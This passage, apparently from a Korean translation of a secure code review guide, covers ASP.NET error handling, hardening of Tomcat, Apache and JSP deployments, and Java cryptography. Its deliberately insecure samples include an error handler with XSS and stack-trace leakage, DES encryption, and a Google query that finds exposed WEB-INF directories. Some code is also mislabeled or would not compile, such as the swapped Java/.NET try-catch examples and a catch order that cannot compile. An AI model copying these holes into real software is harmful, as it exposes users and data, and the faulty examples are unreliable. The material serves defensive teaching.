Page_Error 는 서버 측에서 동작하는 처리되는 페이지 수준이다. 아래는 예로서, 오류 정보는 너무 정보가 많아서 좋지 않은 사례이다.

```
<script language="C#" runat="server">

 Sub Page_Error(Source As Object, E As EventArgs)
```

```
Dim message As String = "<font face=verdana color=red>

<h1>" & Request.Url.ToString()& "</h1>" & "<pre><font color='red'>" & Server.GetLastError().ToString()&
"</pre></font>" Response.Write(message) // display message End Sub </script>
```

위 예제에 있는 텍스트는 몇 가지 문제가 있다: 첫 번째 Request.URL.ToString()의 폼에서 HTTP 요청을 사용자에게 다시 보여준다. 여기에는 데이터 유효성 검증이 없으며 XSS 취약점이 있다. 두 번째로 사용자가 Server.GetLastError().ToString() 통해서 오류메시지와 스택 추적을 할 수 있으며, 애플리케이션의 내부정보를 유출할 수 있다.

Page_Error 가 호출된 이후에, Application_Error 가 호출된다.

Global.asax

오류가 발생할 때, Application_Error 가 호출된다. 이 메소드에서 오류를 기록하고 다른 페이지로 이동시킬 수 있다.

```
<%@ Import Namespace="System.Diagnostics" %>

 <script language="C#" runat="server">

   void Application_Error(Object sender, EventArgs e) {

        String Message = "₩n₩nURL: http://localhost/" + Request.Path

                       + "₩n₩nMESSAGE:₩n " + Server.GetLastError().Message

                        + "₩n₩nSTACK TRACE:₩n" + Server.GetLastError().StackTrace;

        // Insert into Event Log

        EventLog Log = new EventLog();

        Log.Source = LogName;

        Log.WriteEntry(Message, EventLogEntryType.Error);

      Server.Redirect(Error.htm) // this shall also clear the error

   }
```

```
</script>
```

위 코드는 Global.asax 에 있는 예제이며 Application_Error 메소드이다. 오류는 기록되고, 사용자는 다른 페이지로 이동된다. 검증되지 않은 파라미터는 이 메소드에서 Request.Path 의 형태로 기록될 것이다. 어떠한 외부로부터 오는 검증되지 않은 입력 값에 대해서도 로그로 보이거나 다시 표시하지 않도록 주의해야 한다.

WEB.CONFIG

Web.config 는 오류를 처리하기 위해서 사용될 수 있는, 전용 오류 태그를 가지고 있다. 이 것은 가장 마지막에 호출되며 만약 Page_error 나 Application_error 가 호출되고 기능이 설정되어 있다면, 그 기능이 먼저 실행된다. 앞선 두 처리 메커니즘이 리다이렉트(Response.Redirect)하거나 클리어(Server.ClearError)하지 않으면, Web.config 가 호출될 것이고 Web.config 에 정의되어 있는 페이지로 포워드 될 것이다.

```
<customErrors defaultRedirect="error.html" mode="On|Off|RemoteOnly">

   <error statusCode="statuscode" redirect="url"/>

</customErrors>
```

"On" 지시자는 자체 오류가 활성화된 것을 의미한다. 만약 defaultRedirect 지시자가 명시되어 있지 않다면, 사용자는 일반적인 오류 페이지를 볼 것이다. "Off" 지사자는 자체 오류가 비활성화된 것을 의미한다. 이것은 상세한 오류를 표시하는 것을 허가한다. "RemoteOnly" 지시자는 자체 오류 페이지를 원격의 클라이언트에게만 보이게 하고, 로컬 호스트에는 ASP.NET 오류가 보이게 한다. 이 설정이 기본값이다.

```
<customErrors mode="On" defaultRedirect="error.html">

    <error statusCode="500" redirect="err500.aspx"/>

    <error statusCode="404" redirect="notHere.aspx"/>

    <error statusCode="403" redirect="notAuthz.aspx"/>

</customErrors>
```

오류 처리 모범 사례

TRY & CATCH (자바/ .NET)

예외가 발생하는 코드는 try 블록 안에 있어야 하고 예외를 처리하는 코드는 catch 블록 안에 있다. catch 블록은 키워드 catch 로 시작하여 예외 형태와 수행할 행위를 나열한 명령문이다. 이 형태는 자바와 .NET 에서 서로 유사하다.

예:

자바 Try-Catch:

```
public class DoStuff {
    public static void Main() {
        try {
            StreamReader sr = File.OpenText("stuff.txt");
            Console.WriteLine("Reading line {0}", sr.ReadLine());
        }
        catch(Exception e) {
            Console.WriteLine("An error occurred. Please leave to room");
          logerror("Error: ", e);
        }
    }
}
```

.NET try – catch

```
public void run() {
            while (!stop) {
                try {
                    // Perform work here
                } catch (Throwable t) {
```

```
                // Log the exception and continue
                WriteToUser("An Error has occurred, put the kettle on");
                logger.log(Level.SEVERE, "Unexception exception", t);
            }
        }
    }
```

일반적으로 자바의 경우에는 기본적인 catch(Exception) 나 catch(Throwable) 명령문을 이용하는 것보다는 특정한 타입의 예외 사항을 잡는 것이 가장 좋은 방법이다.

ASP 에는 2 가지의 오류 처리기법이 있는데, 첫 번째 방법은 On Error Resume Next 와 함께 err 객체를 사용하는 것이다.

```
Public Function IsInteger (ByVal Number)
  Dim Res, tNumber
  Number = Trim(Number)
  tNumber=Number
  On Error Resume Next    '오류가 발생하면 계속 실행
  Number = CInt(Number)  '만약 Number 가 영숫자(alphanumeric) 문자열 형태이면, 타입 불일치 오류가 발생
   Res = (err.number = 0)     '만약 오류가 발생하지 않았다면 true 를 반환
 On Error GoTo 0              '만약 오류가 있다면 실행을 멈추고 오류를 표시

  re.Pattern = "^[₩+₩-]? *₩d+$"            '단 하나의 +, - 기호와 숫자들만 허용
  IsInteger = re.Test(tNumber) And Res
End Function
```

두번째 방법은 오류 발생 페이지에서 오류 핸들러를 이용하는 것으로, 이 방법을 사용하기 위해서는 다음 URL 를 참고하라: http://support.microsoft.com/kb/299981

```
Dim ErrObj

set ErrObj = Server.GetLastError()

'지금부터 ErrObj 를 정규 err 객체로 이용하시오'
```

자원 해제 및 정리 정돈

만약 사용하는 언어가 `finally` 메소드를 가지고 있다면, 사용하는 것이 좋다. `Finally` 메소드는 항상 호출된다. `Finally` 메소드를 이용해서 예외 사항을 처리하는 메소드에 의해서 참조된 자원을 해제할 수 있다. 이 부분은 매우 중요하다. 예를 들어, 한 메소드가 컨넥션 풀에서 데이터베이스에 연결한 후, `finally` 메소드가 없는 상태에서 예외가 발생한다면, 연결 객체는 일정시간동안 풀로 (타임아웃이 될 때까지는) 리턴되지 않는다. 이로 인해 연결 풀이 고갈될 수 있다. `Finally()`는 아무런 예외 사항이 없더라도 호출된다.

```
try {
        System.out.println("Entering try statement");
        out = new PrintWriter(new FileWriter("OutFile.txt"));
     //Do Stuff....
   } catch (Exception e) {
        System.err.println("Error occurred!");
   } catch (IOException e) {
        System.err.println("Input exception ");
   } finally {
        if (out != null) {
            out.close(); // RELEASE RESOURCES
        }
   }
```

시스템 자원을 해제하기 위해 finally()를 사용하는 Java 예제

클래식 ASP

클래식 ASP 페이지의 경우, 하나의 함수에 있는 모든 크리링을 감싸고, "On Error Resume Next" 이후에 그 함수를 오류 처리 명령문에서 호출할 것을 추천한다.

중앙 집중식 예외 처리 (스트럿츠 사례)

일관된 오류 보고를 위한 인프라를 구축하는 것이 오류 처리보다 더 힘들다. 스트럿츠는 보고되는 오류 메시지의 스택을 관리하기 위한 ActionMessages 와 ActionErrors 클래스를 제공한다. 이 두 클래스는 사용자에게 오류 메시지를 표시하기 위한 <html: error> 와 같은 JSP 태그와 함께 사용될 수 있다.

심각도가 다른 메시지를 다른 방법(오류, 경고, 또는 정보 등)으로 보고하기 위해서는 다음 작업이 요구된다.

1. 적절한 심각도에 해당 오류를 등록, 초기화한다.
2. 이런 메시지를 확인하고, 일관된 방법으로 보여준다.

스트럿츠의 ActionErrors 클래스는 쉽게 오류 처리를 해준다:

```
ActionErrors errors = new ActionErrors()

errors.add("fatal", new ActionError("...."));

errors.add("error", new ActionError("...."));

errors.add("warning", new ActionError("...."));

errors.add("information", new ActionError("...."));

saveErrors(request,errors); // Important to do this
```

오류를 추가하였기 때문에 HTML 페이지 내 태그를 이용하여 오류를 표시한다.

```
<logic:messagePresent property="error">

<html:messages property="error" id="errMsg" >

    <bean:write name="errMsg"/>

</html:messages>

</logic:messagePresent >
```

클래식 ASP

ASP 페이지를 위해서는 IIS 설정을 해야 한다. 다음 링크를 참조하라.

http://support.microsoft.com/kb/299981

기술 통제 검토 : 안전한 애플리케이션 배치

코드를 받았을 때 또 한가지 중요한 점은 배치 레이아웃에서의 코드와 제품(Production)화 코드가 동일한지 확인하는 것이다. 잘 짜여진 코드를 작성하는 것도 중요하지만, 이것을 애플리케이션 서버 상의 보호되지 않는 폴더에 배치하는 것은 좋은 생각이 아니다. 공격자들 또한 코드 리뷰를 하며, 목표하는 애플리케이션에 대해 코드 리뷰 이상의 작업을 수행한다는 것을 알아야 한다

코드 리뷰 외에도, 웹 애플리케이션이 전체적으로 안전한 환경에서 배포되었는지 반드시 확인해야 한다. 코드 자체가 아무리 안전하더라도 코드가 배포된 환경이 안전하지 않다면 소용이 없다. 환경내에서 자원에 대해 직접 접근하는 것은 반드시 통제 되어야 한다.

환경설정 파일, 디렉토리나 자원 등 인증이 필요한 부분은 호스트 상에서 보안이 이루어져야 하며, 이런 자원에 대해서는 직접 접근을 허용하면 안된다.

예: **"Google"**의 경우 http://www.google.com/search?q=%0D%0Aintitle%3Aindex.of+WEB-INF

이 목록들은 WebSphere®, Tomcat 그리고 다른 애플리케이션 서버들의 "Web-inf" 디렉토리를 보여준다.

WEB-INF 디렉토리 트리는 웹 애플리케이션 클래스들, 프리-컴파일된(pre-compliled) JSP 파일들, 서버 측 라이브러리들, 세션정보 그리고 **web.xml** 과 **webapp.properties** 와 같은 파일들을 갖고 있다.

그러므로 코드 베이스가 제품화된 상태가 동일한지 확인해야 한다. "안전한 코드 환경"을 갖고 있는지 확인하는 것도 애플리케이션 보안 코드 검사에서 매우 중요한 부분이다.

코드 자체가 공격으로부터 "방탄조끼(bullet proof)"를 입고 있다하더라도, 코드에 대해서 사용자 접근이 허용된다면 다른 문제들이 생길 수 있다. 코드 리뷰는 개발자만 하는 것이 아니라, 공격자들도 열심히 한다는 것을 명심해야 한다. 사용자에게 유일하게 보여지는 부분은 백엔드 서버로부터 수신된 HTML 상태로 브라우저 상에 보여지는 정도여야 한다. 애플리케이션의 엄격한 환경 뿐만아니라 백엔드 서버로 나가는 그 어떤 요청도 허락되거나 보여져서는 안된다. 다시말해, "명백히 허용된 것이 아니면 모두 거절한다"고 생각하면 된다.

예: Tomcat web.xml 의 디렉토리 인덱싱 예방하기 위한 예

```
<servlet>

<servlet-name>default</servlet-name>

<servlet-class>org.apache.catalina.servlets.DefaultServlet</servlet-class>
```

```
<init-param>
<param-name>debug</param-name>
<param-value>0</param-value>
</init-param>
<init-param>
<param-name>listings</param-name>
<param-value>false</param-value>
</init-param>
<init-param>
<param-name>readonly</param-name>
<param-value>true</param-value>
</init-param>
<load-on-startup>1</load-on-startup>
</servlet>
```

따라서 모든 디렉토리에 대한 접근 거부를 설정하기 위해 아래와 같이 추가한다.

```
<Directory />
Order Deny,Allow
Deny from All
</Directory>
```

그리고 접근을 요청하는 디렉토리들에 대해 아래 내용을 덮어씌운다.

또한 아파치 HTTP 서버의 경우 WEB-INF 와 META-INF 와 같은 디렉토리들을 보호하기 위해서는 httpd.conf (아파치 웹서버의 메인 설정 파일)에 다음 내용을 추가하여야 한다.

```
<Directory /usr/users/*/public_html>

Order Deny,Allow

Allow from all

</Directory>

<Directory /usr/local/httpd>

Order Deny,Allow

Allow from all

</Directory>
```

아파치 서버의 경우, 디렉토리와 하위디렉토리에 대한 권한을 설정하려면 .htaccess 파일을 추가한다.

.htaccess 파일 자체를 보호하기 위해서는 아래를 추가한다.

```
<Files .htaccess>

order allow,deny

deny from all

</Files>
```

디렉토리 인덱싱을 막기 위해서는 .htaccess 파일에 다음의 설정을 추가한다: **IndexIgnore***

* 는 모든 파일을 인덱싱으로부터 막는 와일드 카드이다.

JSP 페이지 보호하기

스트럿츠 프레임워크를 사용할 경우, 어떤 JSP 페이지라도 사용자가 직접 접근하는 것은 바람직하지 않다. 요청 프로세서를 거치지 않고 JSP 에 직접 접근하게되면, 공격자들이 JSP 상 서버 측 코드를 볼 수 있다. 초기 페이지가

HTML 문서이면 일단 브라우저의 HTTP GET 이 이 페이지를 요청하는데, 그 다음 단계의 모든 페이지는 반드시 프레임워크를 거쳐야 한다.

Web.xml 파일에 다음 내용을 추가하여 사용자가 JSP 페이지로 직접 접근하는 것을 방지하도록 한다.

```
<web-app>
  ...
 <security-constraint>
   <web-resource-collection>
     <web-resource-name>no_access</web-resource-name>
     <url-pattern>*.jsp</url-pattern>
   </web-resource-collection>
   <auth-constraint/>
 </security-constraint>
 ...
</web-app>
```

Web.xml 에 위의 설정을 이용하면 JSP 페이지에 직접 접근하는 HTTP 요청이 실패하게 된다.

ASP 페이지 보호하기

클래식 ASP 페이지의 경우 설정파일을 이용하여 이와 같은 방어대책을 설정할 수 있는 방법이 없다. 대신 환경 파일 설정은 오직 IIS 콘솔을 통해서만 가능하며, 본 문서에서는 다루지 않는다.

개발 환경

전체 환경을 검토할때에는 디렉토리 안에 개발과정에서 나온 결과물이 포함되었는지 여부를 반드시 확인해야 한다. 이런 파일들은 어떤 방식으로도 참조되어 있지 않기 때문에 애플리케이션 서버는 이 파일들을 보호하지 못한다. .bak, .old, .tmp 등의 파일은 소스 코드를 포함하고 있을지 모르기 때문에 반드시 제거해야 한다.

소스 코드는 제품 디렉토리에 들어가서는 안된다. 대부분의 경우 컴파일된 클래스 파일이면 충분하다. 모든 소스 코드는 제거하고 오직 "실행할 수 있는" 것들만 남겨야 한다.

개발 도구 역시 제품 환경에 남아 있으면 안된다. 예를들어 Java 애플리케이션이 작동하는데 JRE (Java Runtime Environment)만 필요하지, JDK (Java Development Kit)는 필요 없다.

모든 소스 코드와 설정파일 상에서 시험 코드와 디버그 코드도 제거해야 한다. 심지어 주석도 예방차원에서 제거해야 한다. 시험 코드는 애플리케이션 작업흐름을 우회하는 백도어 경로를 포함할 수 있으며, 최악의 경우 유효한 인증 데이터나 계정 정보를 포함할 수도 있다.

코드에 대한 주석이나 개발에 사용된 IDE 나 기술에 관련된 메타태그도 제거해야 한다. 어떤 주석들은 코드 버그나 포인터에 관련된 중요한 정보를 누설할 수 있다. 이는 JSP 나 ASP 파일처럼 서버 사이드 코드에서 더욱 중요하다.

저작권과 크리덴셜 선언문은 모든 파일의 상단에 위치해야 한다. 이를 통해 누가 어떤 코드를 소유하고 있는지에 대한 혼란을 줄일 수 있다. 사소한 일처럼 보이겠지만, 코드의 주인이 누구인지 밝히는 것은 중요한 일이다.

요약하자면, 코드 리뷰란 단순히 코드만 보는 것이 아니라 애플리케이션 서버의 설정도 보는 것이다. 작업하려는 서버에 대해 지식을 쌓는 것이 중요하며, 관련 정보는 인터넷에서 쉽게 찾을 수 있다.

기술 통제 검토 : 암호 제어

소개

세상에는 두 종류의 암호 기술 (Cryptocraphy)이 존재한다. 첫 째는 당신의 여동생이 당신 파일을 보는 것을 막는 암호이고, 둘째는 주요 정부당국이 당신 파일을 보는 것을 막는 암호이다[1]. 개발자는 애플리케이션이 어떤 종류의 암호기술을 사용할 지를 결정해야 한다. 암호기법은 데이터 보안을 제공하고 (암호화 기반), 데이터 무결성을 규정하며 (Hasing/Digesting 기반), 데이터 부인방지 (전자서명 기반)기능을 제공한다. 따라서, 이 세 가지 암호화 프로세스를 포함하는 안전한 코딩을 하기 위해서는 강력한 키 사이즈를 가진 표준 암호화 보안 알고리즘 사용 원칙을 준수하여야 한다.

비표준 암호화 알고리즘을 사용하는 것, 사용자에 의해 수정된 알고리즘을 구현(표준 및 비표준)하는 것, DES 처럼 암호학적으로 안전하지 않은 표준 알고리즘의 사용하는 것, 안전하지 않은 키를 구현하는 것은 애플리케이션의 전체 보안을 취약하게 만들 수 있다. 이와 같은 방법을 사용하면 시중에 알려진 암호분석 도구나 기술을 통해 중요한 데이터가 해독될 수 있다.

관련 보안 활동

- 암호 가이드

  https://www.owasp.org/index.php/Guide_to_Cryptography

- 자바 암호 확장 사용하기

  https://www.owasp.org/index.php/Using_the_Java_Cryptographic_Extensions

표준 암호 라이브러리의 사용

일반적으로 암호 알고리즘 및 라이브러리를 직접 개발하지 않는 것을 권장한다. 그 이유는 알고리즘을 개발할 때 각 그룹별, 조직별, 개인별 차이가 너무 크며, 각 소프트웨어나 하드웨어 상에서 암호구현에도 차이 또한 크기 때문이다.

.NET 및 C/C++ (WIN32)

.NET 코드의 경우, System.Security.Cryptography 에 있는 클래스 라이브러리와 프로그램이 사용되어야 한다[2]. .NET 내 네임스페이스의 목적은 암호에 대한 전문적 지식 없이도 쓸 수 있는 몇 가지 래퍼를 제공하는 것이다.

Win32 플랫폼에서 실행되는 "C/C++"코드의 경우에는 CryptoAPI 를 사용할 것을 권장한다[2]. CryptoAPI 는 최근 윈도우 비스타 대체버전이 발표되기 이전부터 비주얼 C++개발자 툴킷에서 제공하고 있다. 최근의 CtypoAPI 는 앞으로 레거시 애플리케이션이 될 것들에 대한 오리지날 벤치마크를 제공한다.

클래식 ASP

클래식 ASP 페이지는 암호 기능에 직접 접근할 수 없으므로, 유일한 방법은 비쥬얼 C++나 비쥬얼 베이직 상에서 COM 래퍼를 만들고 DPAPI 나 CryptoAPI 로 호출하도록 구현하고, 그 다음에 **Server.CreateObject** 방법을 이용하여 ASP 페이지로부터 호출하는 것이다.

자바

JCE (Java Cryptography Extension)[5]는 Java 2 SDK 에서 옵션 패키지로 소개된 이후, J2SE 1.4 나 이후 버전에는 포함되어 있다. 자바 코드 구현할 때는 JCE 를 제공하는 라이브러리를 사용할 것을 권장한다. Sun 은 암호 서비스 제공로 활동하고, JCE 의 클린룸 구현을 제공하는 업체 목록을 제공하고 있다[6].

암호 기법의 취약 패턴 사례

소스 코드내 강력한 암호 기술을 구현하는 안전한 방법 중 하나는 DPAPI(Microsoft Data Protection API)[4]나 JCE[5] 를 이용하여 FIPS(Federal Information Processing Standards, 미 연방 정보처리 표준규정)[7]를 준수한 알고리즘을 구현하는 것이다. 암호 코드 전략 수립 시 다음 내용을 확인하여야 한다.

표준 알고리즘 (Standard Algorithms)

강력한 알고리즘 (Strong Algorithms)

강력한 키 사이즈 (Strong Key Sizes)

부가적으로, 애플리케이션이 관할하는 모든 민감한 데이터를 확인해야 하고 암호화를 적용되어야 한다. 이는 사용자의 민감 정보, 환경설정 데이터 등이 포함된다. 특히, 암호화 코드 관련 아래 이슈들을 확인해야 한다.

.NET

MSDN 라이브러리의 "Security Practices: .NET Framework 2.0 Security Practices at a Glance" 암호 예제 확인

1. DPAPI (Data Protection API)가 사용되었는지 확인

2. 독자적인 알고리즘이 사용되지 않았는지 검증
3. PRNG(Pseudo-Random Number Generator, 의사 난수 생성기)를 위한 RNGCryptoServiceProvider class 사용 여부 확인
4. 키 길이가 최소한 128 비트 이상인지 검증

클래식 ASP

ASP 는 암호 기능에 직접 접근이 불가능하므로 COM 래퍼에 대한 아래 사항을 확인한다.

1. COM 객체 내부에 DPAPI (Data Protection API)가 사용되었는지 확인
2. 독자적인 알고리즘이 사용되지 않았는지 검증
3. PRNG 를 위한 RNGCryptoServiceProvider 클래스 사용 여부 확인
4. 키 길이가 최소한 128 비트이상인지 검증

Java

1. JCE 가 사용되었는지 확인
2. 독자적인 알고리즘이 사용되지 않았는 지 검증
3. PRNG 를 위한 SecureRandom 클래스 사용 여부 확인
4. 키 길이가 최소한 128 비트 이상인지 검증

나쁜 사례: 취약한 암호화 알고리즘의 사용

다음 알고리즘은 암호학적으로 안전하지 않다 : DES, SHA-0.
아래 내용은 DES 암호 구현을 보여준다. (Using the Java Cryptographic Extensions 에서 확인가능)

```
package org.owasp.crypto;

import javax.crypto.KeyGenerator;
import javax.crypto.SecretKey;
```

```
import javax.crypto.Cipher;

import java.security.NoSuchAlgorithmException;
import java.security.InvalidKeyException;
import java.security.InvalidAlgorithmParameterException;
import javax.crypto.NoSuchPaddingException;
import javax.crypto.BadPaddingException;
import javax.crypto.IllegalBlockSizeException;

import sun.misc.BASE64Encoder;

/**
* @author Joe Prasanna Kumar
 * 본 프로그램은 암호화 기능을 제공한다.
 * 1. DES 를 이용한 암호화
 * 2. DES 를 이용한 복호화
 *
 * SUNJce provider 가 다음의 DES 암호화 모드를 지원한다.
 * 1. ECB (Electronic code Book) – 모든 평문 블록이 각자 암호화됨
 * 2. CBC (Cipher Block Chaining) – 모든 평문 블록이 이전 암호화된 블록과 XOR 연산이 됨
 * 3. PCBC (Propogating Cipher Block Chaining) –
 * 4. CFB (Cipher Feedback Mode) - 이전에 암호화 되어진 암호문 블록이 현재의 평문 블록과 XOR 연산되어
현재의 암호화된 블록으로 생산됨
 * 5. OFB (Output Feedback Mode) -
 *
 * 고수준 알고리즘:
 * 1. DES 키 생성 key
 * 2. 암호문 생성( 코드와 패킹 명세)
 * 3. 암호화 : 암호화를 위한 암호문 초기화
 * 4. 복호화 : 복호화를 위한 암호문 초기화
 *
 * 패딩 추가:
 * 고정된 n 크기의 데이터 블록이 블록 암호 연산이 됨
 * 데이터는 항상 n 의 배수 크기로 결정되지 않기 때문에, 나머지 비어있는 비트를 채워 넣음
 * PKCS#5 패딩 기법이 본 프로그램에서 사용됨.
 *
 */
```

```
public class DES {
        public static void main(String[] args) {

                String strDataToEncrypt = new String();
                String strCipherText = new String();
                String strDecryptedText = new String();

                try{
                /**
                 *  Step 1. Generate a DES key using KeyGenerator
                 *
                 */
                KeyGenerator keyGen = KeyGenerator.getInstance("DES");
                SecretKey secretKey = keyGen.generateKey();

                /**
                 *  Step2. Create a Cipher by specifying the following parameters
                 *                          a. Algorithm name - here it is DES
                 *                          b. Mode - here it is CBC
                 *                          c. Padding - PKCS5Padding
                 */

                Cipher desCipher = Cipher.getInstance("DES/CBC/PKCS5Padding");

                /**
                 *  Step 3. Initialize the Cipher for Encryption
                 */

                desCipher.init(Cipher.ENCRYPT_MODE,secretKey);

                /**
                 *  Step 4. Encrypt the Data
                 *                  1. Declare / Initialize the Data. Here the data is of type String
                 *                  2. Convert the Input Text to Bytes
                 *                  3. Encrypt the bytes using doFinal method
```

```
                 */
                strDataToEncrypt = "Hello World of Encryption using DES ";
                byte[] byteDataToEncrypt = strDataToEncrypt.getBytes();
                byte[] byteCipherText = desCipher.doFinal(byteDataToEncrypt);
                strCipherText = new BASE64Encoder().encode(byteCipherText);
                System.out.println("Cipher Text generated using DES with CBC mode and PKCS5 Padding is "
+strCipherText);

                /**
                 *  Step 5. Decrypt the Data
                 *                  1. Initialize the Cipher for Decryption
                 *                  2. Decrypt the cipher bytes using doFinal method
                 */
                desCipher.init(Cipher.DECRYPT_MODE,secretKey,desCipher.getParameters());
                 //desCipher.init(Cipher.DECRYPT_MODE,secretKey);
                byte[] byteDecryptedText = desCipher.doFinal(byteCipherText);
                strDecryptedText = new String(byteDecryptedText);
                System.out.println(" Decrypted Text message is " +strDecryptedText);
                }

                catch (NoSuchAlgorithmException noSuchAlgo)
                {
                        System.out.println(" No Such Algorithm exists " + noSuchAlgo);
                }

                        catch (NoSuchPaddingException noSuchPad)
                        {
                                System.out.println(" No Such Padding exists " + noSuchPad);
                        }

                                catch (InvalidKeyException invalidKey)
                                {
                                        System.out.println(" Invalid Key " + invalidKey);
                                }

                                catch (BadPaddingException badPadding)
                                {
```

```
                    System.out.println(" Bad Padding " + badPadding);
                }

                catch (IllegalBlockSizeException illegalBlockSize)
                {
                    System.out.println(" Illegal Block Size " + illegalBlockSize);
                }

                catch (InvalidAlgorithmParameterException invalidParam)
                {
                    System.out.println(" Invalid Parameter " + invalidParam);
                }
        }

}
```

암호화의 좋은 패턴 사례

모범 사례: 강력한 엔트로피 사용

아래 소스 코드는 강력한 엔트로피를 사용하는 안전한 키 생성을 보여준다(Using the Java Cryptographic Extensions 에서 확인가능):

```
package org.owasp.java.crypto;

import java.security.SecureRandom;

import java.security.NoSuchAlgorithmException;

import sun.misc.BASE64Encoder;



/**

 * @author Joe Prasanna Kumar

 * This program provides the functionality for Generating a Secure Random Number.
```

```
 *
 * There are 2 ways to generate a  Random number through SecureRandom.
 * 1. By calling nextBytes method to generate Random Bytes
 * 2. Using setSeed(byte[]) to reseed a Random object
 *
 */



public class SecureRandomGen {
/**  @param args */
        public static void main(String[] args) {
        try {
                // Initialize a secure random number generator
                SecureRandom secureRandom = SecureRandom.getInstance("SHA1PRNG");
                // Method 1 - Calling nextBytes method to generate Random Bytes
                byte[] bytes = new byte[512];
                secureRandom.nextBytes(bytes);
                // Printing the SecureRandom number by calling secureRandom.nextDouble()
                System.out.println(" Secure Random # generated by calling nextBytes() is " +
secureRandom.nextDouble());
                // Method 2 - Using setSeed(byte[]) to reseed a Random object
                int seedByteCount = 10;
                byte[] seed = secureRandom.generateSeed(seedByteCount);
                // TBR System.out.println(" Seed value is " + new BASE64Encoder().encode(seed));
```

```
            secureRandom.setSeed(seed);

            System.out.println(" Secure Random # generated using setSeed(byte[]) is  " +
secureRandom.nextDouble());



        } catch (NoSuchAlgorithmException noSuchAlgo)

            {

                System.out.println(" No Such Algorithm exists " + noSuchAlgo);

            }

    }

}
```

모범 사례: 강력한 알로리즘 사용

아래는 AES 구현한 것을 보여준다(Using the Java Cryptographic Extensions 에서 확인가능):

```
package org.owasp.java.crypto;

import javax.crypto.KeyGenerator;

import javax.crypto.SecretKey;

import javax.crypto.Cipher;

import java.security.NoSuchAlgorithmException;

import java.security.InvalidKeyException;

import java.security.InvalidAlgorithmParameterException;

import javax.crypto.NoSuchPaddingException;
```

```
import javax.crypto.BadPaddingException;

import javax.crypto.IllegalBlockSizeException;

import sun.misc.BASE64Encoder;


/**

 * @author Joe Prasanna Kumar

 * 본 프로그램은 암호화 기능을 제공합니다.

 * 1. AES 를 사용하여 암호화

 * 2. AES 를 사용하여 복호화

 * High Level Algorithm :

 * 1. AES key 생성(이 단계에 키 사이즈가 결정됨)

 * 2. Cipher 생성

 * 3. To Encrypt : 암호화를 위해서 Cipher 초기화

 * 4. To Decrypt : 복호화를 위해서 Cipher 초기화

 */

public class AES {

	public static void main(String[] args) {


		String strDataToEncrypt = new String();

		String strCipherText = new String();

		String strDecryptedText = new String();


	try{

		/**
```

```
 *  Step 1. KeyGenerator 를 사용해 AES key 생성
 *  키 사이즈를 128 로 초기화 */
KeyGenerator keyGen = KeyGenerator.getInstance("AES");
keyGen.init(128);
SecretKey secretKey = keyGen.generateKey();

/**  Step 2. 다음의 파라미터를 이용하여 Cipher 생성
 *a. 알고리즘 이름 - AES */
Cipher aesCipher = Cipher.getInstance("AES");
/**
 *  *Step 3. 암호화를 위해서 Cipher 초기화
 */
aesCipher.init(Cipher.ENCRYPT_MODE,secretKey);
/**
  *  Step 4. 데이터 암호화
 *1. 데이터 선언 및 초기화 – 이단계에서 는 아직 데이터는 문자열임.
 *2. 입력받은 텍스트를 바이트로 바꿈.
 *3. doFinal 메소드를 사용해서 암호화함.
 */                  */
strDataToEncrypt = "Hello World of Encryption using AES ";
byte[] byteDataToEncrypt = strDataToEncrypt.getBytes();
byte[] byteCipherText = aesCipher.doFinal(byteDataToEncrypt);
strCipherText = new BASE64Encoder().encode(byteCipherText);
System.out.println("Cipher Text generated using AES is " +strCipherText);
```

```
/**
 *  Step 5. 데이터 복호화
 *1. 복호화를 위해서 Cipher 초기화함.
 *2. doFinal 메소드를 이용해 암호화된 바이트들을 복호화함.
 */
aesCipher.init(Cipher.DECRYPT_MODE,secretKey,aesCipher.getParameters());
byte[] byteDecryptedText = aesCipher.doFinal(byteCipherText);
strDecryptedText = new String(byteDecryptedText);
System.out.println(" Decrypted Text message is " +strDecryptedText);
}
        catch (NoSuchAlgorithmException noSuchAlgo)
{
        System.out.println(" No Such Algorithm exists " + noSuchAlgo);
}

        catch (NoSuchPaddingException noSuchPad)
        {
                System.out.println(" No Such Padding exists " + noSuchPad);
        }

                catch (InvalidKeyException invalidKey)
                {
                        System.out.println(" Invalid Key " + invalidKey);
                }
```

```
                        catch (BadPaddingException badPadding)
                        {
                                System.out.println(" Bad Padding " + badPadding);
                        }

                        catch (IllegalBlockSizeException illegalBlockSize)
                        {
                                System.out.println(" Illegal Block Size " + illegalBlockSize);
                        }

                        catch (InvalidAlgorithmParameterException invalidParam)
                        {
                                System.out.println(" Invalid Parameter " + invalidParam);
                        }
        }
}
```

암호 법 및 규제

몇몇 국가에서는 암호를 법적으로 금지하기도 한다. 따라서, 지역에 따라 암호기능이 있는 애플리케이션을 배치 또는 사용하는 것이 영향을 받을 수 있다. 다음의 암호관련 법 조사내용이 각 국가별 암호화 현황을 개괄할 수 있는 정보를 제공하고 있다[8].

설계 및 구현

스펙 정의

암호 프로세스와 알고리즘을 구현하는 모든 코드는 일련의 스펙에 따라 검토해야 한다. 이는 소프트웨어가 충족해야 할 적정한 보안 수준을 정하고, 암호화 사용에 대한 측도를 제공하기 위해서이다.

코드 품질 수준

작성하거나 사용하는 암호 코드는 최고 수준으로 구현되어야 한다. 이 단계에는 단순성, 검증, 단위 테스팅과 모듈화가 포함된다.

부 채널과 프로토콜 공격

알고리즘은 본래 정적이기 때문에 프로토콜을 구성하는 통신 매개체를 통해서 전달된다. 그러므로 타임아웃에 관련된 이슈들, 어떻게 메세지가 수신되고 어떤 채널을 통해 전달되는지 등을 고려해야 한다.

참조

[1] Bruce Schneier, Applied Cryptography, John Wiley & Sons, 2nd edition, 1996.

[2] Michael Howard, Steve Lipner, The Security Development Lifecycle, 2006, pp. 251 - 258

[3] .NET Framework Developer's Guide, Cryptographic Services, http://msdn2.microsoft.com/en-us/library/93bskf9z.aspx

[4] Microsoft Developer Network, Windows Data Protection, http://msdn2.microsoft.com/en-us/library/ms995355.aspx

[5] Sun Developer Network, Java Cryptography Extension, http://java.sun.com/products/jce/

[6] Sun Developer Network, Cryptographic Service Providers and Clean Room Implementations, http://java.sun.com/products/jce/jce122_providers.html

[7] Federal Information Processing Standards, http://csrc.nist.gov/publications/fips/

[8] Bert-Jaap Koops, Crypto Law Survey, 2007, http://rechten.uvt.nl/koops/cryptolaw/

버퍼 오퍼런과 오버플로우를 위한 코드 리뷰

버퍼

버퍼란 정보를 저장하기 위해 예비된 연속 메모리 공간을 별도로 설정해 놓은 영역을 의미한다.

